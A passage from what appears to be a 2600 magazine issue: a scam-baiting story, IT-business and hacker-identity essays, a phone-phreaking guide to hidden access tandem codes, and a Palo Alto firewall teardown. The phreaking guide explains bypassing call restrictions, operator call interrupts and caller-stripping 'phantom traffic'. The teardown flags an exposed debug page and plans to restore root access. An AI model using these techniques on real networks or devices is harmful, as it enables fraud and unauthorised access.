I gotta come clean with you. I'm also from Nigeria. I'm scamming The Piano Guy, just like you're scamming Matt. How many people have you gotten to send you money on this account?
12:24 pm
what do you mean
12:25 pm
I know you're not Matt. I can see it from your web name. I dropped a big hint when I asked you who [Scammer Replaced Name] was. That's YOU. How much money have you made off of those American suckers?

Shortly after that, I went to put in a fraud complaint (which can be done with the gear in the chat message). I couldn't. He had already deleted the page.

Problem solved. But, we're not done yet.

I decided to look up that name. [Scammer Replaced Name] isn't exactly John Smith. It turns out that there is a person from Jackson, Mississippi that has that name, and no one else in Facebook or Google does. This led me to call the detective bureau there, which led me to the Attorney General's office. They have directed me to the Department of Homeland Security (DHS), who is processing this. I do understand that this person could either be a perpetrator or a victim of identity theft but, either way, the matter should be investigated. All they have to do is look at this person's computer logs, and we may have taken a scammer out of the Internet pool (if they are the scammer), or may lead to logs that will help DHS find the real scammer.

Lessons to Learn

- Don't re-friend someone on social media sites that you are already friends with unless you check it out carefully.
- It is okay to get information from the scammer to try to figure out what is going on, but do not give them more information about you, no matter what. And, if your own systems aren't secure, expect to be attacked back by someone like this, so don't play in that arena.
- Realize that there are people out in the world like me who will see this as an extra credit school project or others who will see you as a person to target back. Knowing how to hack, understanding how things work, and the like is very cool. Using these skills for bad purposes can get you hurt and can land DHS on your doorstep. Just as Spidey's uncle said, "with great power comes great responsibility." Play safe and legal out there.

by Rick Conlee
rick.conlee@gmail.com

Having been in the IT community and its seemingly infinite capacities for the better part of 12 years, I can say that I have seen my share of triumphs and disasters. I run a small IT management company in Albany, New York - and I have between two and three subcontractors working for me at any one point in time. Our footprint compared to the larger MSPs and VARs in our area is comparatively small. When we sign on a new customer, they always ask how we are still around - referring to the large shadow cast by our competition.

When I was a student in college, one of my favorite books that has shaped who I am

today both personally and professionally was (and still is) *The Art of War* by Sun Tzu. There are hundreds of translations and variations of this book, but the core text written by Sun Tzu himself back in 500 B.C. is very short and simple to digest. It is divided up into 13 chapters detailing the key aspects of warfare and how one might employ tactics and strategy.

The author fought in the Wu-Chu war back sometime around 500 B.C. and was given a small fighting force of around 30,000 to 40,000. His opponent, Nang Wa, was able to field forces of one million or more and had a huge manpower and financial advantage. Think of Nang Wa as your largest competing MSP or VAR. They are big, well-funded machines that could seemingly curb stomp you in one business quarter. Sun Tzu won that war and, in doing so, he demonstrated a principle that he documented in his writing, and was studied by many famous battlefield commanders. That principle was his emphasis on light forces being able to maneuver. In the 20th century, that principle was put into play by people like B. H. Liddell Hart, Heinz Guderian, Erwin Rommel, George Patton, and Norman Schwarzkopf. Liddell Hart wrote a study on the usage of mobile armored forces being able to maneuver rapidly against larger forces. He wasn't taken seriously in Great Britain, but two people who did take him seriously during the 1930s between World War One and World War Two were Heinz Guderian and Erwin Rommel. Blitzkrieg as we know it was born during that time. When the Germans took on the stronger, well equipped Polish and French forces, the world stood in absolute shock while the sound of squeaking tank tracks and the spine chilling air horns fitted to Stuka dive bombers screamed out of the sky on targets all over Europe. It must have been a horrifying experience. Since then, there has been an emphasis on teaching maneuver warfare at military academies all over the world. Innovative ideas, rapid decisive movement, and cutting edge technology win battles and wars. But what about small IT companies? How can they benefit from the teachings of Sun Tzu's *The Art of War?*

The passages in the book have a very general appearance and can be seamlessly applied to just about anything. One example comes from the "Tactical Dispositions" chapter in the D. E. Tarver version: "What the ancients called a clever fighter is one who not only wins, but excels at winning with ease." Notice how it is short and sweet, but yet so powerful and wise in its delivery. The slant from that passage can be applied universally throughout your life and dealings. In the case of being an IT pro, that passage can mean many things, but where you can apply that wisdom with great success is being able to take a disastrous situation (the infamous BSoD on a desktop/laptop) and turn it around, all the while making it look like a cake walk. You probably do that already on a day to day basis. In doing so, you just became a god to your customer/user/brother-in-law and they will praise your skills to their associates, thus generating some great word-of-mouth and, in many cases, more income.

The world of IT is much like war. You spend time fighting problems, clients' poor technology decisions, and other firms trying to invade your turf. By being a smaller IT shop, you can be more dynamic. Your business decisions are put against real time where bigger firms can sometimes have leadership teams that will go back and forth on critical business decisions, sometimes for days on end. Sun Tzu says: "the good fighter will be terrible in his onset, and prompt in his decision." If a business decision takes more than a day, someone else has taken the initiative so, as in the previous passage, you must be deliberate and timely in your decision making process, and rapid in execution.

Another great passage worth including is: "Let your rapidity be that of the wind, your compactness that of the forest." Equipping yourself with tools like VNC, SpiceWorks, or Splunk can give you rapid easy-to-deploy access to a client with the ability to collect intelligence on a remote system and will allow you to resolve problems quicker than having to go on site, driving down service delivery and resolution, therefore leaving more time in your IT shop to focus on the core business, and expanding your profit margin. Mobility in service delivery is a must and cannot be overemphasized.

In conclusion, if you don't already own a copy of *The Art of War*, I highly recommend you get it (there are free versions of just the core text in epub and mobi formats, as well as online at `http://classics.mit.edu/Tzu ➥/artwar.html`). In my humble opinion, if you are starting an IT business, this book is a must read.

Access Tandem Codes and the Hidden Phone Network

by Brandon

There are many, many secrets in the phone network, but few as well kept as the access tandem codes. These date way back - maybe even to the time when direct dialing first appeared.

So what are access tandem codes? Simple! An access tandem is a machine in the local phone network whose main purpose is to connect you to long distance networks or other local offices with subscribers. So an access tandem code, quite simply, is a code that points on that equipment. The format is pretty straightforward. For example, a call to the access tandem in Des Moines, Iowa is reached by dialing 515-089 and any last four digits. So basically, an access tandem code is a phone number beginning with zero. Since this is supposed to be unheard of, dialing can be a bit of a challenge. So we'll cover some of the ways we've found to circumvent the traditional restrictions.

From a mobile perspective, AT&T's non-prepaid network or a Sprint phone will usually just place the call, no questions asked. If you happen to be using Sprint, regardless of the kind of phone you have, sometimes they'll route your call to things within an access tandem code other than what you intended to call.

Dialing these codes is also a pretty straightforward task on a landline, but how to go about doing it depends on the kind of switching equipment that runs your phone line. A switch is a host to a telephone; all your phone does is convert audio into something you can use. Everything that makes your phone a phone is part of the switch. Anyway, DMS-10s and EWSDs will occasionally just let these calls go straight through. Fortunately, if you aren't served by one (`http://www.telcodata.us/search-area-code-exchange-detail` will let you know with reasonable accuracy what's running under the hood) or if your switch isn't cooperating, there are a few ways of circumventing the block. The first method has the most success on DMS-100s and GTD-5s; if you know what the carrier access code is for your carrier, stick it in front of the call. For example, if you were using Sprint, dialing 101-0333 before the number would get you around the restriction. Your switch tacks this code onto all your long distance calls, so it's something that'll be part of your phone account. It's not known exactly why this is, but a GTD-5 is known to block access tandem codes on three-way attempts.

The next way is a little weirder. Some carriers have long distance equipment that's programmed to allow you to get a dial tone from it if you're a customer. Using Sprint as an example again, dialing 101-0333# will give you a 400 hertz tone from the equipment. From there, you're free! Your switch has no say in what you're calling. Well, for the most part. A lot of the long distance network isn't provisioned to directly deal with toll-free or some other numbers, so if you choose to try anything that isn't a normal number, some odd things can happen.

Some Voice over IP providers do allow this sort of traffic to slip by - more specifically, some of the shadier ones. Let me explain - when you make a long distance call, your carrier has to pay termination fees for every minute you're connected. In rural areas, this can be higher then a couple of cents per minute, so they could be losing money every time you call rural America. To get around this, some of them buy minutes from people who literally just have a bank of phone lines with unlimited long distance accounts. That way, the carrier who actually connects the call is stuck paying those fees, and sometimes they just happen to let these slip by. Since routes are different for different areas, this doesn't work consistently, but it's common for routes to change frequently, so you could get lucky. Occasionally, some Voice over IP routes will work with Centurylink's 958 codes, but you may hear an error message before they go through. Just keep waiting - if a route to them is available, you'll get it eventually.

If all else fails, the absolute easiest way to dial access tandem codes is to just get a calling card. The AT&T ones sold at Shell stations work pretty much universally for access tandem codes. The 959 codes near the bottom of this article also work on AT&T cards. The one thing to watch out for, though, is the fact that instate calls will cost more (the polar opposite of IDT's cards actually, which we'll cover in a sec). You might want to have an out of state friend three-way it in occasionally.

The other card I've found that works is anything from IDT. So long as you get something with their logo on it, I don't think it matters what you get; it all goes to the same platform. This company is so shady, it's hilarious; they're the ones with machines in airports peddling ten dollar cards worth 20 minutes. For those of us not trapped in an airport, the price is reasonable, but the caveat for these cards is they work pretty much like the Voice over IP method; they're simply just hit and miss. My experience has been they change their routes almost every week, though, so it could be worth a shot. Dallas (214-040-xxxx) is the one exchange I've seen work most with these cards. IDT cards do, as of the this writing, also work with Centurylink's 958 codes, covered near the end of the article.

So what do they actually hide on an access tandem code? Perhaps most ubiquitous (and rightfully so, it's one of the most used things in an access tandem code) is the inward operator. An inward operator is just what it sounds like - an operator for operators. Technically speaking, the console they're using is exactly the same, but their main function is to butt in on phone calls. Not for surveillance (CALEA equipment pretty much covers that), but like an aggressive form of call waiting. Here's how an average conversation will go when you want to perform an intercept on, say, a call in Seattle:

(dials 206-033-1210, the routing code for Seattle inward)

"Inward"

"Yes, can I have an intercept on 206-555-1212, please?"

"Certainly, could I get your name?"

"Bob"

"Please hold" <as the operator calls out to the distant number, you can hear a blip of their call before silence>

Then the operator will ask the called person if they want to interrupt their conversation in the name of Bob. If there's silence or a sound other then a person talking, the operator will let you know what's going on before telling you to try again later.

Easy, huh? You can also ask them to do busy line verification! Sounds exciting, I know, but if you're up for a challenge, there's another thing these operators can be used for: phantom traffic. I'll leave it to your imagination as to how you ask for this, but when you make a phone call, there's a *lot* of data that's sent with it; your number is sent in two different fields, the switch that makes the call inserts a number to identify it with, the kind of phone you're calling from, where your call was forwarded from (if applicable), and if any more forwards are acceptable - basically, it's a mess. Phantom traffic is the phone equivalent to Tor; the only thing associated with the call is a destination number.

Another thing you'll find a lot of are 10x tests. When you find these in the wild - on access tandem codes at least - they're laid out very evenly; the last four digits will usually be xxxy, where y can be any number, and x corresponds to the test number. Like a lot of things run by phone companies, the names of the tests make no sense, so let me explain.

100 - Starts out with a 1004 hertz tone and goes straight to silence.

101 - Rings a phone inside the switching office.

102 - This one is like the 100 test line, but after a few seconds of silence, the tone repeats. And goes back to silence. And repeats....

103 - These generally are only accessible in very rural parts of the country, like towns with populations in the triple digits, or Alaska. It's otherwise known as a supervision test; it picks up and hangs up the equipment making your connection repeatedly, often making what's referred to as bit robbing noise as it does.

104 - To be honest, I'm a little in the dark as to what these do. They pick up like 105 tests and wait for two digits, but the only thing I've seen them do in return is hang up. Here's how AT&T describes them:

"104-type transmission measuring and noise checking provides a test termination for 2-way transmission testing, a near-end noise measurement and far-end noise checking. This termination may be used to test trunks from offices equipped with automatic trunk test frames. It may also be used for manual 1-person 2-way transmission measurements from a test position."

105 - These are kinda neat. It'll pick up with

a 2200 hertz tone, and start waiting for digits. Different digits will give you different combinations of tones and noise back (protip: try one digit at a time). There's a lot of different variations from one manufacturer to the next, but 0 universally indicates a request to hang up. Some of these are run using real hardware, and will break in interesting ways - 928-055-1050 is a good example of this.

108 - Echo test, or loopback, as it's officially called.

Lastly, you can find recordings. Sometimes you'll find a recording meant to indicate a dialing error, like 612-076-1259 or 602-051-5200. Other times they'll be things meant for employees, like 410-040-9400. In this case, a gruff voice simply says "Non verifiable." If you stay on long enough, you'll also get an all circuits busy recording. Nothing is actually busy - in fact, it's pretty normal. The Nortel DMS family of switches (excluding the DMS-10) has a bad habit of sticking you on here whenever it feels like it.

Moving on, here's a slightly different flavor of hidden number: 958 and 959 codes! These are different in the way that as far as the public network is concerned, they don't actually exist; they're a product of the long distance equipment your provider runs - so it's a pseudo private network. The first one I'm going to talk about is also the easiest to get onto just by the way long distance carriers do business. When someone buys minutes from a provider, they're not always their first routing choice. They may not even use them for every route, so it's just stuffed into a list of networks the switch has at its disposal. When a number that's invalid is sent, some equipment will cycle through the networks, looking for one that'll accept the traffic. Lucky for us, these test exchanges are eccentric enough that there's only one that'll accept it! So the short answer is you can go ahead and dial it, and it'll Just Work. Centurylink's network has a pretty self explanatory way of routing these internal codes; for every city they have a switch in, they assign its area code and the exchange 958 to the switch. For example, they have a switch in Denver, so if your call wanders its way onto their network, 303-958-xxxx addresses the Denver Centurylink switch. Their network is relatively small, so aside from Denver, there's Seattle (206), Minneapolis (612), Salt Lake City (801), Phoenix (602), Chicago (312), Kansas City (816), Atlanta (404), Charlotte (704), Tampa (813), Los Angeles (213), Newark (201), and New York (212).

Centurylink, like any good company, most definitely has nothing to hide. Not in the 958 exchange anyway, so there's usually just one of two things you'll find there. The first is an announcement that repeats over and over to help their Voice over IP customers check for packet loss. The second, well, I'm not quite sure how to explain. A Nortel DMS switch will ring once and pick up silently. The moment that call goes off-hook, the DMS starts counting up to two minutes. If you stay with the silence for those two minutes, it'll hang up and the call will end normally. But if you hang up, that timer keeps going. If you call back before two minutes are up, it'll ring a few times and then send a message back on the call signaling channel saying the call is busy. Subsequent attempts don't ring - it'll just send back a similar message. Once those two minutes are up, though, it goes back to picking up silently. These can usually be found on the lower end of the 7000 block (7000, 7100, or 7200), while the VoIP announcement is typically towards 7600, 7700, or 7800.

I won't dwell on this much since it's been covered before, but AT&T also enjoys hiding numbers. Kinda like an Easter egg hunt! Just without any rotting if you miss something - which is an especially good thing, since this is a great example of a time when you need to balance between painstaking levels of detail and just enjoying what you hear. The AT&T network is *huge* and has more hiding places than a drug smuggler's car. So for now, let's just cover the basics. Pick almost any American area code with a 1 or a 0 as the middle digit, and then dial 959-6904. Chances are, if AT&T is handling the call, you'll probably get a scratchy recording telling you an earthquake stopped your call. Welcome to the weird, weird world of the 4ESS; AT&T's brand of long distance equipment. There's too many to list here, but for every state in the U.S., there's at least two of these, and a good number of them let you hear the strange local varieties of disaster messages among other things. These usually gravitate towards 959-6900 through 6920, while some of the tests described above sit near 959-10xx.

So there you have it! Whether it's been an excuse to kill some time on a gray day or a primer to exploring some of the other hidden parts of the phone network, I hope you enjoyed reading this.

The Hacker Perspective

Antonio Ortega Jr.

In the 80s, my mother brought home a Commodore 64. Cutting edge external 170K floppy drive technology and commands in basic introduced a ten-year-old kid to the world of computers. Reading and math were no longer new to me, but this box upset the "normal" order of numbers and letters. Commands in basic were disruptive. The promise of video games was the entire motivation of unraveling this new language. This was not only the most effective way to force a ten-year-old into typing, but gave me a clear goal. Still typing `Load *` was not hacking. It was, however, the beginning of a curiosity on the secrets and limits of what a few keystrokes could unlock. What followed was an exploration into the exciting world of making words run down the screen, having other characters run down the screen, and other thrilling combinations of white and blue results.

Finding my own way to get results was just how computers always worked in my world. They didn't do a whole lot practical except for some games. The promise of networking to BBS games was interesting as it took computers to a more social level. As fun as it was commanding a spaceship I couldn't see to a fake planet for the mining of a material I could then sell to someone I didn't know (and all in text), it did lead to boredom. Here we have my introduction into hacking. Cheating at games. Harmless and fun at first, it soon became apparent that these hacks ultimately led to me not having to play at all. Then *Doom* came and WADs went flying. Diving into mods was more interesting than the game itself. Understanding what was going on behind the graphics was part of the game experience. The BASIC code of the Commodore was gone, but the curiosity was there. The results were typical. More explosions and finding what would crash a 486.

It wasn't until the mid 90s that looking at everyone's code become an interest. Talking with the world at large about HTML code and protocols for the first time showed me that most computer users weren't interested in learning how to utilize their computers to a fuller potential. The curtain pulled back by the Commodore and *Doom* mods for me still hung for most. Interest in the enlightenment that comes with hacking through yourself was minimal. People still wanted results, but with a shortcut. For those willing and able to hack through the chat rooms and under construction banners, there was still little left to gain. The beginnings of the Internet offered little reward for hacking other than exploration. Pushing what you knew and could do with these languages and systems was its own reward. What it meant to hack for the sake of hacking, to explore how far we could impose our commands, became public. The Internet finally offered something many of those who hacked felt they never had: recognition. The awkward and nameless nerds that went to your high school had used computers to fetch a result they had little of and always wanted. Recognition for their work. Even if they only vandalized your Angelfire and Geocities sites. You knew there were hackers out there.

The term hacking was gaining ground in pop culture with the release of the 1995 Jolie movie and came to mean cheating the system or breaking and entering with a computer. This never seemed accurate to me. I was 19 and the heater core in my car broke, spilling radiator fluid everywhere and stranding my girlfriend and myself. Having only a few tools, rerouting the radiator hoses to bypass the heater core got us home just fine. I was seen as clever. Rerouting any capabilities from one computer to another was seen as a hack and shady. Obviously hackers had created all computer problems. From Michelangelo to Melissa - and clearly hackers

caused your screen savers to freeze. Solutions in real life were not hacks. My applying the same logic to any problem on a PC or in my car only meant I was clever enough to be a mechanic. Computer hacking was seen as being done with malicious intention and would only result in trouble.

Hacking had a name and I didn't want anything to do with it. I still hacked. I just wouldn't draw attention to it. There was never a need to. Exploring different hacks was just what I had always done. It was a normal and entertaining way to solve problems. The self-described hackers I had contact with were searching for an identity. Even if only "cyber bad boy," it was something. If being a hacker meant some kind of computer thug or a malcontent with an agenda, then it was not what I had been doing. Finding potential and resolving issues within everything I came across was what hacking meant to me. It was a way of looking at behaviors and a deeper understanding of their ability to furnish a result. Being a hacker should have been seen as resourceful and inventive, but instead viruses and misunderstanding resulted in fear.

The stigma attached to hacking survived into the 2000s. Threats of cyber crimes like information stealing and identity theft had everyone worried about hackers and the media played up those fears. My interest in being known as a hacker were zero. My interest in hacking and the utility I gained, however, was steady as ever. My landlord kept forgetting to authorize my MAC address on the apartment Wi-Fi. The Wi-Fi was included in the rent, so I was without a service I was paying for. Some packet sniffing and spoofing my MAC address seemed the logical solution. Nobody thought me clever. Rather, I was a hacker and dangerous. The fact that I only accessed a service I was paying for meant nothing. It was a hack. What that meant to me was that I now had the Wi-Fi access that was promised me. I told my landlord I had broken in and I would cease my spoofing when he authorized the MAC addresses of my devices. After an explanation of what all that meant, he asked if I could optimize the struggling Wi-Fi network. Short of blocking MySpace, there was little to be done with his wireless network, but for once someone saw positive potential in hack. There was even talk of a small discount in rent. This resulted in my interest in being known as a hacker equaling more than zero for once.

In my life, the title hacker has meant more to those with little to no computer skills than those who could hack into a network. It means more to the ignorant public. The people I have known to perform a hack of any sort were more interested in the hack itself. "Can I" was the question asked in a hack. Can I crack my own passwords? Would this run in Wine if I did this? Could I get OSX on my PC? The general populous, meanwhile, saw hacks as a "Will they" as in will they get me. Most anyone I know, from those who know a few simple hacks to those who can get machines and software that were never meant to cooperate to play nice, have no interest in "getting" anyone. Also, the people I have known with this fear have often had nothing to "get." It's only within the past few years that anyone seeing me as a hacker has become positive. A growing number of people see the ability to hack anything as being a part of a secret world. The world exists behind a Windows logo and is only accessible in a text prompt. Movies and television reinforce this idea and the final result is me being asked if I could remotely blow up the computer of this jerk on Craigslist.

I like hacking. I have hacked into networks and hacked into accounts. I have hacked software and hardware. Never with any malicious intent. To this degree, I am a hacker. It means exactly what it implies. I am one who hacks. Never will it mean I am out to get anyone as a result.

A new generation of hackers is out there hacking away. It has been said that knowledge not earned will ultimately be abused. Jeff Goldblum's rant in *Jurassic Park* will remind you. Those with little skills and understanding beyond the use of YouTube are now able to perform hacks in minutes and on a whim. In no time at all, anyone with the motivation and an hour's patience can be a hacker on the Internet, building on information and techniques laid out before them. Having the Internet as a starting point, hacks with childish vandalism are often the results.

The power behind that label has gained value, however. More and more are willing to pay for the skills of a hacker or for protection against being hacked. In a time where your formal education level is the biggest indicator

of the income you will receive, computers remain result-oriented. If you have the chops to hack or stop a hack, there is value in your skills. In my hacking to solve my problems - and often a friend's problems - potential employers have taken notice. The ability to go beyond what software Best Buy has and to get more utility from the machines and software a business already has is appealing to small business owners especially.

I have never been more encouraged to hack. Employment is finding me and friends are seeing the ability to do more with their devices - even those looking to start something new. Buzz phrases like "going viral," "Internet startup," and "search engine optimization" have planted the seed of enterprise in many and, while they dream big, they hack small. From web development to system networking to hardware maintenance, employers are looking for more than just a one trick pony.

Hacking has come around and found a new legitimacy that makes the idea of being a hacker acceptable - and in some cases even marketable. I'm now able to share the ideas of how to hack, free from the suspicion of the 90s. It means something new to be a hacker. Finally, the stigma is falling away and the truth is coming out. Hackers in general are resourceful, clever, and often very helpful. They are also a useful ally in our lives which are ever-increasingly involved with technology. Sure, there will always be punks and vandals, but the same is true in almost any group.

With new legitimacy, hacking has found new voices. Ever vigilant in her nerding, once again it's my mother showing me the way, this time turning my attention to the publication *2600* - hacking out in the open and accepted. Over 25 years after being introduced to computers, I can say I hack. After all the exploring and hacks I have attempted, admired, and had success with, it's OK to tell people. Not everyone gets what it means to be a hacker yet. Not everyone needs to. It's enough to have a place to enjoy it out in the open.

The world of hacking into anything on the screen is still as challenging and engaging as that blue screen with the white letters from the 80s that I would try to get to react in an interesting way. Knowledge is scary for some. To others it is a liberating way of life. I'm not a hundred percent sure my mother had the goal of raising a child with a tendency to hack his way through obstacles in life. I have solved problems for myself and others by knowing a few simple hacks. I have amazed and frightened others with the possibilities of a few more complex hacks. I have admired the elegance and intelligence of hacks I would have never dreamed of. All of these results are what keeps me and other hackers going. It has proven to be a better way to live.

Antonio Ortega Jr. reads comic books and codes in his spare time. He is currently working as IT support for a software company in Eugene, Oregon.

HACKER PERSPECTIVE Submissions Are OPEN!

It's been a couple of years since we've had openings, so you'd best make your submissions as quickly as possible. Hacker Perspective is a column about the true meaning of hacking, spoken in the words of our readers. We're interested in stories, opinions, and ideas.

The column should be a minimum of 2000 words and answer such questions as: What is a hacker? How did you become one? What experiences and adventures did you live through? What message can you give to other aspiring hackers? These are just suggestions - you must choose your own points.

If we print your piece, we'll pay you $500.
Submit to articles@2600.com

Palo Alto NGFW Insider

by]{nightVision

With companies moving toward Next Generation Firewalls (NGFWs) and all their new capabilities, I was curious as to what really makes this different. As a hacker, the first thought is "Let's void the warranty and take a look inside!" Luckily, I was able to get a hold of one through a friend who was willing to let me find out how secure it would be for his company. To inspire others to "void warranties," I'll explain the entire process, as each investigation becomes a learning experience.

Before starting, here are some initial observations that led me down this path. The firewalls are sold as appliances and closer inspection shows it's simply some type of Linux. The standard access you have is through a console port, ssh, or a WebGUI. The console port and ssh logins give you a limited shell, apparently locked down to a set of commands you are shown. One of the commands gives you a pretty standard TOP output for CPU, memory, and processes, so it's looking more like a Linux system beneath the shell.

Let's Check Out the Internals

First, I upgraded the system to the latest version of software (5.0.2) to make sure I was looking at the most up to date code they had available. I have the smaller model, so I opened the system to see what trouble I could get into. There are basically two other ways to attempt to get access to the system. On the motherboard itself is a JTAG connector, and the hard drive appears to be a standard SATA hard drive. So to begin with, I removed the hard drive and attached it to my forensics hard drive controller. Granted, any USB to SATA controller would work. The next question became what type of OS was I going to connect this to.

So my system happens to be Windows, and the drive is formatted with more standard Linux partitions, which normally isn't compatible. However, people have made programs you can install to let you read these types of partitions. I'd recommend one that reads but doesn't write to the disk. Most won't guarantee they won't corrupt the file systems on writing, but reading is pretty safe. So I copied all of the files from the individual partitions onto my server, and started poking around. It turns out this isn't a perfect solution, as I'll cover later.

Initial Observations

Looking at the file structure shows this is a flavor of Linux.

```
Linux version 2.6.32.13mp5.0.2.0
➥.11 (build@engbf01.paloaltonet
➥works.local) (gcc version 4.3.3
➥ (Cavium Networks Version: 2_0
➥_0 build 99) )
```

So there are a couple of areas we can look at on the file system to learn more about the system and determine what other "opportunities" we might have.

`SDA2/etc/mtab` documents how these partitions are loaded so that we know where to look for configuration info:

Normal Operations

```
sda2 /
sda5 /opt/pancfg
sda6 /opt/panrepo
sda8 /opt/panlogs
```

Maintenance Mode

```
sda3 /
```

Maintenance Mode can be entered upon startup to reset the system and do limited recovery work like fsck. This mode is another interesting area to research in the future.

`sda2/var/log/dmesg` is the file saved from the system startup. Much of this can be seen if you login to the serial console when you power this on. This also shows on startup that an internal flash drive was mounted, which appears to contain the /boot information, since I didn't find that on the hard drive partitions.

`MIPS` - a flavor of Linux being run to handle the CPU on the motherboard. This causes some challenges for us as these aren't as common and documented, much less than Linux on Intel processors. There is shellcode for exploiting MIPS systems, but I'm sure this would take quite a bit more investigation to take advantage of. Conversely, the same challenges it presents us leads to a more secure platform for a security device.

`/etc/passwd` and `/etc/shadow` - good news as an owner, there appear to be no backdoor users, you appear to only have the PA accounts enabled, all the rest appear to be expired so you can't use them. For Root, they expired the password, and further set the `/etc ➥/security/access.conf` file so you can't login as root. Now, looking at the login shell for all other enabled users, they are defined to

use `/usr/local/bin/cli` as their shell. In looking for the CLI, I found a limitation with using Windows to look at the Linux partition. The Linux partition software didn't know how to handle links, so it ignored them. Later, while looking at the actual RPM for CLI, I could see it created a soft link to pan_cli in the same directory.

WEB GUI

`sda2/var/appweb/htdocs` is the root directory for the main web application. Looking around shows you what lies beneath the surface, something I don't think they wanted you to know. These URLs are pointing at the Management interface, leaving it at the default IP address.

```
https://192.168.1.1/php/utils/de
➥bug.php
```

Whoops, they left a Console Debugging application on the system. Login to the interface and open this link in another window. Click the debug checkbox. Now when you go back to your GUI and do anything, all the underlying data is captured in the debugger. This includes cookies, data sent and received by the GUI, etc.

```
https://192.168.1.1/php/readme.
➥txt
```

Come on developers, a little cleanup couldn't hurt you.

Under appweb, you'll also see the directories used for GlobalProtect (their VPN portal) and CP (their Captive Portal). These are less interesting, as they are relatively simple sites.

Content Updates

To me, the value in an NGFW is the combining of AV, IPS, and botnet detection to the standard firewall and URL capabilities. For a lot of companies, this is their "secret sauce" that they want to keep private to show their value. Looking around, I found the content updates stored in `SDA5\mgmt\updates`. So looking in the subdirectories, you find the content files. Looking at them in a hex editor, you can see the .db files are actually SQLite databases. Loading up SQLite DB Browser, you can look at all of the data.

`curav\botnet.db` - tables - malware_domains, ddns_domains (malware and dynamic DNS).

`curav\virus.xml.db` - virus information number, name, description, and severity.

`curav\virus_signatures.db` - virus name, action, signature (looks like mostly pattern matching).

`curcontent\global\threats.xml➥.db` - IPS threats, references, actions, categories. Interesting for threats - they actually stored the signatures in an xml file.

`curcontent\global\global.xml` and some more interesting xmls to check out.

If you search other directories under `SDA5\mgmt\updates`, you'll find other .db and .xml files that store configuration or interesting information.

Brightcloud URL database seems to be done differently, probably due to the sheer number of URLs and performance concerns. This looks to be a nonstandard database showing category names, but all of the URLs are hashes. I'm sure this makes the URL checking much quicker and happens to hide this information from us. PA has now come out with their own PAN URL database, but I don't have a license to pull down those update files.

Interesting Finds

`/etc/yum.repos.d/panos.repo` - Yum Package Manager Repositories. Shows the IP address of their internal repo server.

```
##
PanOS repos
#
[core]
name=PanOS $
releasever PanOS
Base Repo
baseurl=http://10.0.0.226/pub
➥/repository/panos/os/$basearch/
enabled=0
gpgcheck=0
```


(so if anyone ever visits Palo Alto corporate, check out this server!)

Future Work

From this, there are a couple of "opportunities" I plan to explore for a Part Two:

- The JTAG connection looks interesting, but may be of limited use.
- Looking at the Flash ROMs to learn more about the system itself.
- Document installed packages and determine if they are all up to date, or, if there are older ones, are they vulnerable?
- Use write access to drive to re-enable the Root user and/or create another user and change the passwd file to give them a standard shell.
- Maintenance Mode - are there more options or possibilities here?

and many more... the more I dig, the more ideas come to light.



Identity Management and Its Role in Security Strategy of Enterprise Environments

by Patric Schmitz

Enterprise environments are usually anything but homogeneous. So IT folks get confronted with many different operating systems, and often many of them are not using the same user and group databases or any compatible processes for configuring for access control. This is a reason why Identity and Access Management, IDM, or IDAM is a term that we run into quite often and that companies are spending a lot of money on.

Why do I think this is worth being an article in *2600*? We are all interested in IT and security and, in my humble opinion, everyone at least should have a little background knowledge on what the whole thing is about and why it should be part of a complete and efficient security strategy.

Identity management sees the whole identity of an employee, instead of a single account within a system. Important information about an identity stored in various, independent places is not easy to consolidate and report on, so several data stores make it hard to control who has access, where, when, to what, and for which reason. This is the reason why IDAM should be part of security strategies, not only in enterprise environments, but in any heterogeneous environment. The more different systems there are, the harder it gets to keep track of user entitlements and accounts. Having different data stores for user accounts requires several administrative interfaces to manage them, which might require additional resources for account management. Now picture this in a bigger company and mostly we will find departments being responsible for one system each: Windows, Active Directory, UNIX, Linux, SAP, and so on. All the IT personnel is responsible for creating and managing accounts in the different systems, but the data within the systems is mostly not owned by IT, but by other departments. In many companies we will find a huge variety of process landscapes built around how access rights are being granted and created. Wouldn't it make life a lot easier and the whole account and entitlement administration more secure if all actions could be done through one single interface, which can be operated by anyone in the business? The data owners could decide, approve, and manage who needs access, recurring attestation for user entitlements could be automated and again be handled by the accountable employees without having to involve IT. This not only improves efficiency, but also security because there are no processes involving more people than necessary and we have a single source of information. This way reporting on access rights becomes child's play.

